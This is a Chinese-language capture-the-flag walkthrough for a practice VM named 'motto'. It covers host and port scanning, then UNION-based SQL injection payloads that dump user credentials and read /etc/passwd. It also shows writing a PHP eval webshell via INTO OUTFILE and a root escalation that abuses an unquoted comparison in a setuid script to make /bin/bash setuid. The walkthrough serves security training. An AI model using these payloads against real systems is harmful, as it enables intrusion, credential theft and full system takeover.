一、信息收集

主机发现

```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan -I eth1 192.168.56.0/24
Interface: eth1, type: EN10MB, MAC: 00:0c:29:34:da:f5, IPv4: 192.168.56.103
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:04       (Unknown: locally administered)
192.168.56.100  08:00:27:c9:f3:a5       (Unknown)
192.168.56.151  08:00:27:38:7e:82       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.874 seconds (136.61 hosts/sec). 3
responded
```

端口扫描

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- 192.168.56.151
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-02 22:35 EDT
Nmap scan report for 192.168.56.151
Host is up (0.00068s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9090/tcp open  zeus-admin
MAC Address: 08:00:27:38:7E:82 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 15.24 seconds
```

80端口

80端口只是一个前端小游戏，没什么切入点


3000端口

注册一个账号`testtest:testtest`登录进去

写一个Motto然后点击查看我的Motto就会显示出自己写的Motto

如果把昵称改为`ta0`的话， 再查看Motto 就会显示ta0的Motto

改为`ta0'`则什么都不显示



改为`ta0' -- a`Motto信息又显示出来了

存在注入

方案1

`ta0' union select 1,2, table_name from information_schema.tables where table_schema=database(); -- a`

注一下表名

`ta0' union select 1,2, column_name from information_schema.columns where table_schema=database() and table_name='register_infos'; -- a` 注一下字段名

`ta0' union select 1,username,password from register_infos; -- a`看一下注册信息

这里拿到了`RedBean`的密码

不过还可以

`ta0' union select 1,2,load_file('/etc/passwd'); -- a`


看一下系统用户

有一个redbean用户

查出来的密码就是 redbean用户的密码

方案2

还可以通过`ta1' union select 1,1,'<?php @eval($_POST[1]);?> into outfile '/var/www/html/config.php'; -- a`往80端口的web服务写一个马



二、提权

ssh可以直接连上redbean用户

```
redbean@motto:~$ ls
user.txt
redbean@motto:~$ whoami
redbean
redbean@motto:~$
```

使用`find / -perm -u=s -type f 2>/dev/null`找到有一个`/opt/run_newsh`

```
redbean@motto:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/opt/run_newsh
redbean@motto:~$ a
```

在redbean的home目录下有一个`.backup`备份目录

```
redbean@motto:~$ ls -al
total 32
drwxr-xr-x 3 redbean redbean 4096 Aug  2 23:02 .
drwxr-xr-x 3 root    root    4096 Jul 31 03:55 ..
drwxr-xr-x 2 root    root    4096 Jul 31 08:27 .backup
lrwxrwxrwx 1 root    root       9 Jul 31 04:08 .bash_history → /dev/null
-rw-r--r-- 1 redbean redbean  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 redbean redbean 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 redbean redbean  807 Apr 18  2019 .profile
-rw-r--r-- 1 root    root      33 Jul 31 02:35 user.txt
-rw------- 1 redbean redbean  928 Jul 31 08:26 .viminfo
redbean@motto:~$ cd .backup/
redbean@motto:~/.backup$ ls
new.sh  run_newsh.c
redbean@motto:~/.backup$ cat new.sh
#!/bin/bash
PATH=/usr/bin

echo -e "\033[1;35m"
echo '▓▓ Loading system diagnostics ▓▓'
echo -e "\033[0m"

echo -e "\033[1;34m[INFO]\033[0m Initializing environment checks:"
```

有着 `new.sh` 与 `run_newsh.c` 的源码

```
#!/bin/bash
PATH=/usr/bin

echo -e "\033[1;35m"
echo '▓▒░ Loading system diagnostics ░▒▓'
echo -e "\033[0m"

echo -e "\033[1;34m[INFO]\033[0m Initializing environment checks:"
for step in A B C; do
    echo -e "\033[1;33m • Module ${step} status: OK (ver
$(($RANDOM%5+1)).$(($RANDOM%20)).$(($RANDOM%500)))\033[0m"
    sleep 0.12
done

echo "Random seed value: $RANDOM"
echo -e "\033[1;34m[INFO]\033[0m Evaluating input parameters..."
sleep 0.15

[ -n "$1" ] || exit 1
[ "$1" = "flag" ] && exit 2
[ $1 = "flag" ] && chmod +s /bin/bash

echo -e "\033[1;34m[INFO]\033[0m Running diagnostic sequence:"
for step in {1..3}; do
    echo -e "\033[1;35m → Executing test ${step} of 3\033[0m"
    sleep 0.2
done

WAIT_TIME=$((RANDOM%5+2))
echo -e "\033[1;36m\nWaiting period: \033[3${WAIT_TIME}m${WAIT_TIME}
seconds\033[0m"

for ((i=WAIT_TIME; i>=0; i--)); do
    case $((i%4)) in
        0) COL="34" ;; # 蓝
        1) COL="32" ;; # 绿
        2) COL="31" ;; # 红
        3) COL="36" ;; # 青
    esac

    case $((i%2)) in
        0) echo -e "\033[1;${COL}m>> Waiting T-${i} seconds...\033[0m" ;;
        1) echo -e "\033[1;${COL}m>> Countdown: ${i}\033[0m" ;;
    esac

    [ $i -gt 0 ] && sleep 1
done

RESULTS=(
    "Diagnostics complete."
    "All systems nominal."
    "No errors detected."
    "System stable."
```

```
)

FINAL_MSG=${RESULTS[$RANDOM % ${#RESULTS[@]}]}
echo -e "\033[1;32m${FINAL_MSG}\033[0m"
echo -e "\033[1;34mThank you for using the system monitor.\033[0m"

echo -e "\033[1;30m[STATS] Summary Report:\033[0m"
echo -e "    Processes checked: $((RANDOM%60+20))"
echo -e "    CPU load average: $(echo "scale=2; $RANDOM%10+0.5" | bc)"
echo -e "    Uptime (hours): $((RANDOM%100+1))"
```

run_newsh.c


```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
    if (argc != 2) {
        fprintf(stderr, "Usage: %s <arg>\n", argv[0]);
        return 1;
    }

    // 切换为 root 权限（如果以 setuid 运行）
    setuid(0);
    setgid(0);

    // 构造参数，调用 ./new.sh 参数
    char *script = "/opt/new.sh";
    char *args[] = { script, argv[1], NULL };

    execv(script, args);  // 用 execv 调用脚本

    perror("execv failed");
    return 1;
}
```

在`new.sh`的这三行

```
[ -n "$1" ] || exit 1
[ "$1" = "flag" ] && exit 2
[ $1 = "flag" ] && chmod +s /bin/bash
```

第三个条件没有转换成字符串加个空格就能绕过

执行`redbean@motto:~$ /opt/run_newsh 'flag '`



同时也可以这样

```
redbean@motto:~$ mkdir test
redbean@motto:~$ touch test/flag
redbean@motto:~$ cd test/
redbean@motto:~/test$ /opt/run_newsh "*"

▓▒░ Loading system diagnostics ░▒▓



[INFO] Initializing environment checks:
 • Module A status: OK (ver 1.12.97)
 • Module B status: OK (ver 1.7.137)
 • Module C status: OK (ver 4.16.344)
Random seed value: 17150
[INFO] Evaluating input parameters...
[INFO] Running diagnostic sequence:
 → Executing test 1 of 3
 → Executing test 2 of 3
 → Executing test 3 of 3

Waiting period: 2 seconds

>> Waiting T-2 seconds...
>> Countdown: 1
>> Waiting T-0 seconds...
All systems nominal.
Thank you for using the system monitor.
[STATS] Summary Report:
    Processes checked: 68
/opt/new.sh: line 60: bc: command not found
    CPU load average:
    Uptime (hours): 83
redbean@motto:~/test$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
redbean@motto:~/test$
```